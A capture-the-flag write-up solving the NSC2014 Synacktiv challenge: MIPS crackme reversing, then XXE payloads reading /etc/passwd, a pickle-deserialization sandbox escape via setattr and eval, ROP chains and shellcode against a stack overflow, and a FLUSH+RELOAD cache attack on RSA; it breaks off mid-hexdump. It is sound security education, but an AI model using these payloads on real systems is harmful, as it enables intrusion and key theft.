

# Challenge NSC2014 / Synacktiv

*This solutions describes the process of solving the challenge. The code written in this context is, as far as possible, attached to this solution in order to reproduce the various steps.*

The challenge consists in finding a couple password/e-mail address, and send the password to the e-mail address.

The starting point is a crackmips.tar.gz file, which can be downloaded from the website of the conference.

## Mission 1: crackmips

The file is, contrary to what the extension indicates, an uncompressed TAR archive:

```
$ file crackmips.tar.gz
crackmips.tar.gz: POSIX tar archive (GNU)
```

The contents of the archive is a crackmips file which, against all odds, is MIPS ELF crackme (not stripped, so nice!):

```
$ file ./crackmips
./crackmips: ELF 32-bit LSB executable, MIPS, MIPS-II version 1, dynamically
linked (uses shared libs), for GNU/Linux 2.6.26,
BuildID[sha1]=be26414a4b6e7af7098c07a6646a5c658e1440e7, not stripped
```

MIPS automatically rings a bell: Qemu, but also the Debian MIPS Qemu images made available by Aurel32 on its website<sup>1</sup>.

We can then retrieve these images, start them with the command-line describe on the web page (after adding a smart *-nographic*), and run the binary:

```
Debian GNU/Linux 7 debian-mipsel ttyS0

debian-mipsel login: root
Password:

root@debian-mipsel:~# ./crackmips
usage: ./crackmips password
root@debian-mipsel:~# ./crackmips test
WRONG PASSWORD
```

It's now time to use IDA.

We quickly see two things by observing the beginning of the *main()* function:

- A call to *strlen()* followed by a comparison with 0x30 => password must be 48 characters long
- An hexadecimal decode of the string => password should only contains characters in [0-9A-F]. Characters are then taken two by two, and interverted, to form the characters of the final password (for example, the A1 string is transformed to 0x1A)

If one of these conditions is not met, the program displays *WRONG PASSWORD* and terminates.

---

<sup>1</sup> <https://people.debian.org/~aurel32/qemu/mipsel/>



We then get at `0x402218`, where the real fun can begin.

The process calls `fork()`, then:

- the parent calls a `debug()` function
- the child loops on each DWORD of the password, performing several operations on it, separated by `break 0` instructions, and compares the final result to the string "[ Synacktiv + NSC = <3 ]".

Each iteration of the loop appears to be independant of the previous one, it is thus theoretically possible to bruteforce each DWORD to find the good password. But this approach lacks both class and interest :)

### Act 1: In the name of the father...

Let's have a look to the `debug()` function. It waits for the child to encounter a `break 0` instruction (calling `waitpid()`), then gets the registers values by calling `ptrace(PTRACE_GETREGS, ...)`. The `$pc` register value is then recovered, is passed through many operations (similar to the ones occurring in the child on the password), and is finally written back in the context of the child (via `ptrace(PTRACE_SETREGS, ...)`). The child is then continued via `ptrace(PTRACE_CONT, ...)`.

We thus understand the goal of the `debug()` function: modifying the exeuction path of the child in the big block responsible for performing many operations on the password. This big block can be viewed as a succession of basic operations which could be executed in different orders, according to the `$pc` values calculated by the `debug()` function.

Operations performed on `$pc` by the `debug()` function only depend on the initial `$pc` value and a counter, and are not affected by the entered password value.

It is thus possible to record all the `$pc` values for a single run of the program using a basic GDB script:

```
b *0x400B90
commands
p/x $v0
cont
end
```

```
b *0x401D88
commands
p/x $v0
cont
end
```

Two breakpoints are set, the first one in `0x400B90` to get `$pc` value before any modification, and the second one in `0x401D88` to recover the modified value.

Once the program has been executed, the generated trace allows us to generate a lookup table to handle the child execution at each `break 0` instruction encountered. Once this table has been generated, we no longer have to worry about the `debug()` function.

### Act 2: and the son...

Back to the child process. For clarity, we will use the "big block" expression to refer to the loop performing operations on the password DWORDS, and "little blocks" for the small set of instructions between each `break 0`. For illustration, here is an extract of the big block:



```

break 0
lw $v1, 0x48+counter1($fp)
sll $v0, $v1, 2
addiu $a0, $fp, 0x48+var_30
addu $v0, $a0, $v0
lw $a0, 8($v0)
li $v0, 0xBF0991A0
xor $a0, $v0
sll $v0, $v1, 2
addiu $v1, $fp, 0x48+var_30
addu $v0, $v1, $v0
sw $a0, 8($v0)
break 0
lw $v1, 0x48+counter1($fp)
sll $v0, $v1, 2
addiu $a0, $fp, 0x48+var_30
addu $v0, $a0, $v0
lw $a0, 8($v0)
lw $v0, 0x48+counter1($fp)
addu $a0, $v0
sll $v0, $v1, 2
addiu $v1, $fp, 0x48+var_30
addu $v0, $v1, $v0
sw $a0, 8($v0)
break 0
lw $v1, 0x48+counter1($fp)
sll $v0, $v1, 2
addiu $a0, $fp, 0x48+var_30
addu $v0, $a0, $v0
lw $a0, 8($v0)
li $v0, 0xD0358C15

```

*Illustration 1: We can recognize here the usual sadism of the challenge author*

If we study the various small blocks (there are 100), we realize that there is only a few different types of operations on the DWORD:

- NOT
- ADD IMM / ADD COUNT
- SUB IMM / SUB COUNT
- XOR IMM / XOR COUNT
- ROR IMM / ROR COUNT+1
- ROL IMM / ROL COUNT+1

where IMM is an immediate value, and COUNT a counter beginning at 0, and incremented for each loop iteration.

A simple pattern matching on the instructions of each small block is sufficient to determine what operation it is. A small Python script is then used to transform the big block in a set of 100 basic operations.

```

$ python transform.py extract_ida.txt
[...]
.text:00402290: SUB CNT
.text:004022C0: ROR 1
.text:0040230C: SUB CNT
.text:0040233C: XOR 0x7B4DE789
.text:00402370: ADD 0x87DD2BC5
.text:004023A4: ROR 12
.text:004023F0: ADD CNT
.text:00402420: XOR CNT
.text:00402450: ROL 13
.text:0040249C: NOT
[...]

```

Combining this list of operations and the lookup table generated previously, we can reverse the loop



starting from the final string, to find the initial key.

### Act 3: ... and the reverse ?


```
$ python st_esprit.py
322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC

# ./crackmips 322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC
good job!
Next level is there: http://nsc2014.synacktiv.com:65480/oob4giekee4zaeW9/
```

We can then access the second part of the challenge.

## Mission 2: iNews

Part 2 of the challenge leads us to a web page allowing messages recording:



*Illustration 2: OMFG...web???*

### Act 1: XML pwnage

If we try to add a new basic message, the following request is sent:

```
POST /msg.add HTTP/1.1
Host: nsc2014.synacktiv.com:65480
[...]

vs=&title=TITLE_TEST&body=%3Cmsg%3EMSG_TEST%3C%2Fmsg%3E
```

We can see that `<msg>` and `</msg>` tags are added around the message body. We immediately think about an XML parser exploitation.


The vulnerability class that comes to mind is local file inclusion via XXE. Let's try:



```
POST /msg.add HTTP/1.1
Host: nsc2014.synacktiv.com:65480
[...]

vs=&title=TITLE_TEST&body=<!DOCTYPE foo [<!ENTITY z SYSTEM
"file:///etc/passwd">]><msg>%26z%3B</msg>
```

The server answers with the following message, confirming the presence of an XML parser:




*Illustration 3: Give us IDA!*

That kind of vulnerability also allows to list directories, let's check if we are able to list the root directory:

```
POST /msg.add HTTP/1.1
Host: nsc2014.synacktiv.com:65480
[...]

vs=&title=TITLE_TEST&body=<!DOCTYPE foo [<!ENTITY z SYSTEM "file:/// ">]><msg>
%26z%3B</msg>
```

This time, the server returned no error, and a new message appeared:



*Illustration 4: DIE WEB CHALLENGE DIE §§*

So we are in a directory containing only two files: *app.conf* et *viewstate.pyc*. We can download them via the vulnerability.



## Act 2: viewstate

The *app.conf* file content is:

```
[global]
you_know_how_to_play_with_xxe = 1
admin_url = /secret.key
[viewstate]
key = ab2f8913c6fde13596c09743a802ff7a
```

The *viewstate.pyc* file is a compiled Python 2.7 file.

```
$ file viewstate.pyc
viewstate.pyc: python 2.7 byte-compiled
```

Several tools allow to retrieve the original Python code from a byte-compiled file, notably *uncompyle2*<sup>2</sup>, which almost works with *viewstate.pyc*.

We now have access to the Python code handling the messages. Reading the *app.conf* file gives us the cipher key to generate *vs* to send, and indicates the URL */secret.key*. We now understand that the purpose of this step is to obtain a secret key from this URL.

The code handling request to *secret.key* seems to be:

```
ADMIN_HOSTS = frozenset(['127.0.0.1', '::1', '10.0.1.200'])

@staticmethod
def getMasterSecretKey(req, vs_data = None):
    assert isinstance(req, EZWebRequest)
    vs = App._load_session(vs_data)
    if vs.data.get('uid', -1) != 31337:
        raise SecurityError('not allowed from this uid')
    if req.env['REMOTE_ADDR'] not in App.ADMIN_HOSTS:
        raise SecurityError('not allowed from this IP address')
    return (vs, SecretStore.getMasterKey())
```

Reading the key will only be possible if we provide uid *1337*, and if the source IP address belongs to *ADMIN\_HOSTS*.

Reading the source code of *viewstate* reveals the following:

- how the various messages handlers work (*App* class)
- handling of the *vs* variable (*ViewState* class): it is in fact a compressed serialized dictionary, AES-ciphered with the key provided in *app.conf*, then base64-encoded
- handling of *vs* deserialization (*ViewStateUnpickler* class): the deserialization class overloads the *Unpickler* class to drastically restrict the functions which can be called through reduction functions (*\_\_reduce\_\_()*)<sup>3</sup>: only the *\_\_builtin\_\_* module is authorized, as well as a short list of functions

The source code of *viewstate.py*, as produced by *uncompyle2*, is provided with this solution.

We understand that we have to exploit a Python deserialization vulnerability. Restrictions applied to callable functions will however greatly complicate our task!

---

<sup>2</sup> <https://github.com/wibiti/uncompyle2>

<sup>3</sup> [https://docs.python.org/2/library/pickle.html#object.\\_\\_reduce\\_\\_](https://docs.python.org/2/library/pickle.html#object.__reduce__)



Here is the content of *vs* after posting a message:

```
{'msg': [{'body': u'<msg>MON_MSG</msg>', 'title': 'MON_TITRE'}], 'display_name': 'guest'}
```

We can thus try to execute code using one of the authorized functions, by sending a *vs* containing an object instance with a `__reduce__()` function:

```
class MYTEST(object):
    def __reduce__(self):
        return (str, (42,))
```

```
myvs = {'msg': [{'body': u'<msg>xxx</msg>', 'title': MYTEST()}], 'display_name':
'guest'}
```

The server replies:

```
... "messages": [{"body": "<msg>xxx</msg>", "title": "42"}] ...
```

which indicates that our code (`str(42)`) has been executed.

The list of authorized functions is stored in the `SAFE_BUILTINS` attributes of the `ViewStateUnpickler` class:

```
SAFE_BUILTINS = frozenset(['bool', 'chr', 'dict', 'float', 'getattr', 'int',
'list', 'locals', 'long', 'max', 'min', 'repr', 'set', 'setattr', 'str', 'sum',
'tuple', 'type', 'unicode'])
```

Our strategy will be to replace this frozenset, so we can call any function of the `__builtin__` module (such as `eval()`).

Having access to the `set()` and `setattr()` functions, we can create a new set, and affect it to the `SAFE_BUILTINS` attribute of our `ViewStateUnpickler` object:

```
setattr(self, "SAFE_BUILTINS", set(['bool', 'chr', 'dict', 'eval', 'float',
'getattr', 'int', 'list', 'locals', 'long', 'max', 'min', 'repr', 'set',
'setattr', 'str', 'sum', 'tuple', 'type', 'unicode']))
```

We still have to retrieve `self`. Let's see what is returned by a call to `locals()`:

```
class MYTEST(object):
    def __reduce__(self):
        return (str, (LOCALS(),))
```

```
class LOCALS(object):
    def __reduce__(self):
        return (locals, ())
```

```
vs = {'msg': [{'body': u'<msg>xxx</msg>', 'title': MYTEST()}], 'display_name':
'guest'}
```

The server then replies:

```
... "messages": [{"body": "<msg>xxx</msg>", "title": "{ 'self':
<viewstate.ViewStateUnpickler instance at 0x7f0eb83db758>, 'args': (), 'stack':
[{}], 'msg', [], {'body': u'<msg>xxx</msg>', 'title', <type 'str'>], 'func':
<built-in function locals>}"}] ...
```



The dictionary returned by *locals()* contains a *self* key which value is the instance of *ViewStateUnpickler* in which we currently are.

We just have to retrieve this value to pass it to *setattr()*. Unfortunately, the *getattr()* function does not allow to get a value from a dictionary. We will have to go through an intermediary, the *type()* function. This function allows, when 3 parameters are passed, to create a new object, which *\_\_dict\_\_* attributes will be the dictionary passed as 3rd argument.

The recovery of *self* can be done:

```
getattr(type("obj42", (), locals()), "self")
```

Now we can replace the *SAFE\_BUILTINS* attribute:

```
setattr(getattr(type("obj42", (), locals()), "self"), "SAFE_BUILTINS",
set(['bool', 'chr', 'dict', 'eval', 'float', 'getattr', 'int', 'list', 'locals',
'long', 'max', 'min', 'repr', 'set', 'setattr', 'str', 'sum', 'tuple', 'type',
'unicode']))
```

After the replacement, we just have to call *eval()* with well-chosen parameters. According to the code of *viewstate.py*, the secret key is retrieved by calling *SecretStore.getMasterKey()*. A bit of intuition tells us that the secret key will be present in the constants of this function, and we can then execute the following code:

```
eval(__import__('viewstate').SecretStore.getMasterKey.func_code.co_consts)
```

We can then build our full *vs*:

```
class LOCALS(object):
    def __reduce__(self):
        return ((locals, ())) # call locals()

class TYPE(object):
    def __reduce__(self):
        return (type, ("obj42", (), LOCALS()))

class GETATTR(object):
    def __reduce__(self):
        return (getattr, (TYPE(), "self"))

class NEWSET(object):
    def __reduce__(self):
        return (set, ([ 'bool', 'chr', 'dict', 'eval', 'dir', 'float', 'getattr',
'int', 'list', 'locals', 'long', 'max', 'min', 'repr', 'set', 'setattr', 'str',
'sum', 'tuple', 'type', 'unicode'],)) # create a new set()

class SETATTR(object):
    def __reduce__(self):
        return (setattr, (GETATTR(), 'SAFE_BUILTINS', NEWSET()))

class EVAL(object):
    def __reduce__(self):
        return (eval,
("__import__('viewstate').SecretStore.getMasterKey.func_code.co_consts",))

vs = {'msg': [{ 'body': SETATTR(), 'title': EVAL()}], 'display_name': 'guest'}
```





The server replies with:

```
... "messages": [{"body": null, "title": [null, 124, "getMasterKey() caller not
authorized (opcode %i/%i)", "viewstate.py", "getMasterKey() caller not
authorized", "getMasterSecretKey", "getMasterKey() caller not authorized
(function %s/%s)",
"master_key=http://nsc2014.synacktiv.com:65480/OhXieK1hEizahk2i/securedrop.tar.g
z"]} ...
```

We just got the *master\_key*, which is an URL to the 3rd part of the challenge.

## Mission 3: SecureDrop

The *securedrop.tar.gz* contains the following files:

```
$ tar tvzf securedrop.tar.gz
drwxr-xr-x efiliol/ANSSI      0 2014-09-01 17:06 securedrop/
drwxr-xr-x efiliol/ANSSI      0 2014-09-01 17:06 securedrop/client/
-rw-r--r-- efiliol/ANSSI 2002 2014-08-28 12:23 securedrop/client/client.py
drwxr-xr-x efiliol/ANSSI      0 2014-09-01 17:06 securedrop/archive/
-rw-r--r-- efiliol/ANSSI  803 2014-09-01 17:06 securedrop/archive/messages
drwxr-xr-x efiliol/ANSSI      0 2014-08-27 19:06 securedrop/servers/
-rwxr-xr-x efiliol/ANSSI 9600 2014-08-27 18:43 securedrop/servers/SecDrop
drwxr-xr-x efiliol/ANSSI      0 2014-08-27 14:34 securedrop/servers/xinetd.conf/
-rw-r--r-- efiliol/ANSSI  466 2014-08-27 14:34
securedrop/servers/xinetd.conf/secdrop
-rw-r--r-- efiliol/ANSSI  449 2014-08-27 14:34
securedrop/servers/xinetd.conf/stpm
-rwxr-xr-x efiliol/ANSSI 14728 2014-08-27 18:43 securedrop/servers/STPM
drwxr-xr-x efiliol/ANSSI      0 2014-08-27 14:35 securedrop/lib/
-rwxr-xr-x efiliol/ANSSI 35648 2014-08-27 18:43 securedrop/lib/libsec.so
```

This set of files belongs to a secure message dropping solution.

The *client.py* client asks a message to the user, generates a random AES key, ciphers the message with AES-OCB3, then ciphers the AES key with a public RSA key, and sends both as well as a password to a server listening on nsc2014.synacktiv.com, port 1337.

Data should be sent according to the following format:

```
"PASSWORD\nCIPHERED_KEY\nCIPHERED_MSG\n"
```

The binaries of the server part are also included in the archive, with their configuration files. A *libsec.so* library is used by the client and the servers, and contains various cryptographic functions.

Finally, a *messages* file contains a ciphered message and its associated ciphered key.

We thus understand that our goal will be to decipher this message.

To do this, we begin by studying the server side.

### Act 1: SecDrop

Here is the configuration of this service:



```

service secdrop
{
    port            = 1337
    user            = secdrop
    socket_type     = stream
    protocol        = tcp
    type            = UNLISTED
    wait            = no
    instances       = 1
    server          = /home/secdrop/SecDrop
    server_args     = /home/secdrop/messages
}

```

This is the binary contacted by the client (port 1337).

Studying the *main()* function reveals several things:

- a call to *alarm(0xa)* and a new *SIGALRM* handler creation displaying a timeout message and exiting => the program execution cannot exceed 10 seconds
- opening in *append* mode of the file passed as parameter (*/home/secdrop/messages*) => we guess that it is the *messages* file present in the archive
- opening of a TCP connection to 127.0.0.1, port 2014, with the message "connecting to the safe"
- a call to a function in *0x4012D0* setting up *seccomp* with custom rules to limit the system calls to *read*, *write* and *exit*
- finally, the standard input is read (0x21 bytes) to check if the good password is provided (comparison with the string "UBNtYTbYKWBeo12cHr33GHREdZYyOHMZ\n")
- if this is the good password, we enter in the *0x400FB0* function, responsible for dealing with the remaining data

The function at *0x400FB0* has the following behaviours (for each step, debug messages help to understand the code):

- reading of the standard input to a stack buffer, until a '\n' is encountered (debug: "receiving key")
- check that the data is 0x15A bytes long
- reading of the standard input to a stack buffer, until a '\n' is encountered (debug: "receiving message")
- sending of the ciphered key to the STPM service, as "3\n2\n0\nCIPHERED\_KEY\n" (debug: "decrypting key")
- sending of the ciphered message to the STPM service, as "2\n2\nCIPHERED\_MSG\n" (debug: "checking message")
- sending back to the client of the STPM service response (debug: "sending confirmation")
- writing of the message in the *messages* file (debug: "storing message")
- sending of "5\n" to the STPM service
- sending back to the client of "Msg succesfully stored!\n"

The SecDrop binary has no cipher keys, and transmits all the data to decipher to the STPM service. If the decryption is performed correctly, the message is saved.

A vulnerability is quickly identified in this function: the routine reading the key or the message in the stack buffer only stops when a '\n' is encountered, without checking the buffer size.

We thus face a classical buffer overflow vulnerability. As no stack canary is present, it is therefore trivial to exploit it to control *RIP* register when the function returns.



A keen eye (which is not the case for the author of this solution) can also note very quickly that NX is disabled for this binary, allowing execution of a shellcode placed in writable memory area. Not noticing this implies many hours of frustration (/rage /rage /rage).

```
$ readelf -l ./securedrop/servers/SecDrop
[...]
```

GNU_STACK	0x0000000000000000	0x0000000000000000	0x0000000000000000	
	0x0000000000000000	0x0000000000000000	<b>RWE</b>	10

The only remaining obstacle is ASLR. Finally, our shellcode may contain any character, except 0xa, which implies the end of the reading.

We can then start writing an exploitation code which first stage would execute the following actions:

- Retrieving *read()* libc function address (*read()* address in the binary contains a 0x0a character)
- Call of this fonction to read data we send to a writable memory area
- Jump to this area

These actions will be performed with a ROP chain. The first step requiring the retrieval of a value used thereafter (*read()* address), we have to find a way to exploit the vulnerability multiple times (at least 2 times). To do this, we can simply return to the beginning of the function at *0x400FB0*, which will read standard input again and trigger the overflow a second time.

On Linux x64, functions parameters are passed via the registers, in the order RDI, RSI, RDX (and more). We thus need gadgets to set these 3 registers. Then, our ROP chain will consist in successive calls to:

- `write(1, @read, 8)`
- `read(0, @writable_area, size_shellcode)`
- `jmp writable_area`

Finding no obvious gadget to set RDX, we will simply use its value at the time of the function return, 0x1A (which correspond to the size of the string "error while receiving key\n" afeter passing in *SEC\_printf()*).

The following gadgets allow to set RDI and RSI:

```
401521:    5e                pop     rsi
401522:    41 5f            pop     r15
401524:    c3              ret

401523:    5f                pop     rdi
401524:    c3              ret
```

The *read()* address being near the address of a *libsec.so* function, we retrieve the two addresses in one shot to know the base address of libsec.so, which will be usefull later. Our two ROP chains will be (in Python):

```
rop_chain = struct.pack("<Q", 0x401521) # pop rsi, pop r15, ret
rop_chain += struct.pack("<Q", 0x601cc0) # RSI => get @SEC_fprintf + @read
rop_chain += struct.pack("<Q", 0xfef)    # R15
```



```

rop_chain += struct.pack("<Q", 0x401523) # pop rdi, ret
rop_chain += struct.pack("<Q", 1)        # RDI => stdout
rop_chain += struct.pack("<Q", 0x400BC0) # write
rop_chain += struct.pack("<Q", 0x400fb0) # restart

rop_chain2 = ""
for k in xrange((len(shellcode)/0x1a)+1):
    rop_chain2 += struct.pack("<Q", 0x401521)      # pop rsi, pop r15, ret
    rop_chain2 += struct.pack("<Q", 0x601000+0x1a*k) # RSI
    rop_chain2 += struct.pack("<Q", 0)            # R15
    rop_chain2 += struct.pack("<Q", 0x401523)      # pop rdi, ret
    rop_chain2 += struct.pack("<Q", 0)            # RDI
    rop_chain2 += struct.pack("<Q", read_addr)     # read

rop_chain2 += struct.pack("<Q", 0x601000) # call shellcode

```

Address *0x601000* is writable and used to store our shellcode. Now, we are able to execute arbitrary code in the context of the *SecDrop* process.

## Act 2: STPM

Here is the configuration of this service:

```

service stpm
{
    port          = 2014
    user          = stpm
    socket_type   = stream
    protocol      = tcp
    type          = UNLISTED
    wait         = no
    instances     = 1
    server        = /home/stpm/STPM
    server_args   = /home/stpm/keyfile
}

```

STPM (for Secure TPM?) is a service handling a set of keys (symetric or asymetric), and exposing 4 features which can be called by communicating on port 2014.

The binary *main()* is quite simple:

- Call to *SEC\_init()*, which is the initialization function of the libsec crypto functions (buffer allocations for bignums handling, opening of */dev/urandom*)
- Parsing of the configuration file passed as parameters: this file contains a list of asymetric (preceded by *A*) or symetric (preceded by *S*), which are imported and stored in a structure that can hold up to 10 keys
- Activation of *seccomp* in strict mode
- Call to the function at *0x4014B0*, which will read and execute commands sent on the standard input (and thus on port 2014)

We note that the import function of a symetric key from the configuration file does not correctly fill the structure containing the key, which could allow to crash the binary. We learn later that this was an unwanted behaviour, but obviously unexploitable.

The binary expects data formatted in the following manner:

- a function number between 1 and 4, followed by a '\n'



- arguments of this function, each terminated by a '\n'

The 4 callable functions are:

- `print_keys()`: display the stored keys by calling `SEC_fprint_key()`
- `message_decrypt(keyid,msg)`: decrypt a message *msg* using the symmetric key *keyid*, by calling `SEC_decrypt()`
- `import_key(keyid1, keyid2, ciph_key)`: import a ciphered key *ciph\_key* in position *keyid2* using asymmetric key *keyid1*, by calling `SEC_unwrap()`
- `export_key(keyid1, keyid2)`: export symmetric key *keyid2* by encrypting it with asymmetric key *keyid1*, by calling `SEC_wrap()`

We then understand the strings sent by the *SecDrop* binary: it was the import of a symmetric key in position 2 using asymmetric key 0, then the decryption of a messages using the previously imported key in position 2.

A first try consists in sending the string "1\n" to call the `print_keys()` function, via the previously identified vulnerability in *SecDrop*. Obviously, the displayed keys are only the public parts of the asymmetric keys. For the other keys, the private part of asymmetric keys is replaced by "PRIVATE :)" and the symmetric keys by "SECRET :)"...

No vulnerability in the messages handling has been identified.

### Act 3: libsec.so

The *libsec.so* library exports functions which name begins with `SEC_`, and which roles are multiple:

- symmetric ciphering with AES-OCB3 (using the reference<sup>4</sup> implementation, according to the string "OCB3 (Reference)": `SEC_crypt`, `SEC_decrypt`
- asymmetric ciphering (RSA) for keys import and export: `SEC_wrap`, `SEC_unwrap`
- various functions to deal with file streams: `SEC_fprintf`, `SEC_fprintf_keys`, `SEC_fgetc`

There are also functions to deal with "bignums" for the RSA implementation. Exponentiation is performed with a basic "square-and-multiply" algorithm.

From there, several possibilities are open to us:

- Analyze the fast exponentiation function of RSA to look for a memory corruption
- Check that AES-OCB3 implementation is really the reference, and does not introduce vulnerabilities
- Analyze the feasibility of a "timing attack" on RSA

The two first possibilities have not shown any vulnerability, and the third one has been considered too complicated to implement, particularly through the network, which leads us into an impasse.

### Act 4: Some hints

The organizers of the challenge have published two hints on Twitter:

---

<sup>4</sup> <http://www.cs.ucdavis.edu/~rogaway/ocb/news/code/ocb.c>



- "No RDTSC with SECCOMP\_MODE\_STRICT, but it works with SECCOMP\_MODE\_FILTER if not explicitly forbidden via PR\_SET\_TSC": when reading this hint, we immediately think of a timing attack on RSA, which is an hypothesis we rejected previously
- "control \$rip and attack the cache to get some cash": this second clue indicated which kind of timing attack is expected

In summary, the authors advise us to take control of the first binary ("control \$rip"), what we've already done, and then to implement a timing attack ("RDTSC", instruction for measuring the number of CPU cycles performed) by attacking the CPU cache ("attack the cache to get some cash").

This kind of attack is perfectly detailed in the academic article "FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel Attack"<sup>5</sup>. It explains how to extract the RSA secret key of a process A from a spying process B by requesting the L3 CPU cache, when a naive implementation of the "square-and-multiply" algorithm is used.

### Act 5: Timing attack!

To understand the attack, it is necessary to understand how this "square-and-multiply" implementation works. The following function takes a number  $m$  (ciphered message), and raise it to the power of  $d$  (RSA private key) modulo  $n$  (RSA modulus):

```
accum = 1; i = 0; bpow2 = m
while ((d>>i)>0):
    if ((d>>i) & 1):
        accum = (accum*bpow2) % n      # multiply
    bpow2 = (bpow2*bpow2) % n          # square
    i+=1
return accum
```

We can see two things:

- the algorithm loops on each bit of the key
- the execution path will be different depending on the current bit value

The idea behind the attack is to determine what was the execution path for each loop iteration, allowing us to deduce each bit of the key.

For this, the study presents an interesting idea: play with the processor's cache. Indeed, when the code at address  $X$  will be executed, the data at this address will be cached.

The attack consists in checking at regular intervals if a memory address is present in the cache or not, and then to flush this address from the cache. If the address is cached, it indicates that the CPU has executed the instructions at this address since the last flush.

To determine if an address is cached or not, we just have to measure the time it takes to access it (this operation is only possible thanks to the recent OS functionality sharing a same page between processes if the content is exactly the same. Luckily (or not) the *libsec.so* library is used by both processes). Several measures are used to determine the average time to access an address in the cache or not in the cache.

Measuring the time is as simple as:

---

5 <https://eprint.iacr.org/2013/448.pdf>



```
lfence
rdtsc
mov esi, eax
mov eax, [0xaddr]
lfence
rdtsc
sub eax, esi
```

Here we count the number of cycles between the two *rdtsc* instructions, where we try to access a certain address. Using instructions *lfence* is recommended in the article to allow proper scheduling of instructions.

Measurements made on the remote server allowed us to choose a threshold to determine if the data was present in cache: 192 cycles. Our measurement function will then return 0 or 1 depending on the time taken to access the address (above or below 192 cycles):

```
probe:
    mfence
    lfence
    rdtsc
    mov esi, eax
    mov eax, DWORD [rdi]
    lfence
    rdtsc
    sub eax, esi
    mov esi, eax
    xor rax, rax
    clflush [rdi]
    cmp esi, 0xc0
    jge probend
    mov rax, 1
probend:
    retn
```

We must now determine the memory address on which to perform the attack, and the time interval between each measurement.

The chosen memory address will be *libsec* + *0x3142*. It belongs to the multiplication function, which is executed only when the current bit of the key is set. Moreover, it belongs to a loop and will be executed multiple times in each execution of the function, what will maximize our chances.

Finally, the time interval between each measurement is determined empirically, depending on the size of the memory space available in the remote process to store our results, and the timeliness of RSA decryption. The value used is about *0x800* cycles.

Here is the part of the shellcode dedicated to measurements and recording of the result in a buffer of size *0x20000*:

```
    mov rbp, 0
probe_loop:
    mov rcx, 0x40
    mov rbx, 0
reg_loop:
    mov rdi, QWORD [libsec]           ;; libsec base
    add rdi, probemul                 ;; offset 0x3142
    call probe
    or rbx, rax                       ;; each result stored on 1 bit
    shl rbx, 1
    call dwait                         ;; wait 800 cycles
```



```

dec rcx
jnz reg_loop
mov rdi, QWORD [Wbuff]           ;; if register is full, it is written
add rdi, rbp                     ;; in the buffer
mov QWORD [rdi], rbx
add rbp, 8
cmp rbp, 0x20000
jl probe_loop

```

The full shellcode, including memory allocation, sending of the command to the STMP process and recovering the results of measurements, is provided with this solution.

The final step is to analyze the results of our measurements. The execution of our exploit brings us 0x20000 bytes of measurement data. A quick glance shows already some bits of the key, considering the operation of multiplication and square take nearly as much time:

```

$ xxd -c32 dumpy.bin | head -n 40
00000000: 0000 0000 ffff 0100 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000020: 0000 0000 fe03 0000 0000 0000 ffff ffff ffff ffff beff ffff ffff ffff ffff ffff .....
00000040: ffff ffff feff ff5f ffff ffff 0000 0000 f0ff bfff 0000 0000 0000 0000 0000 0000 .....
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
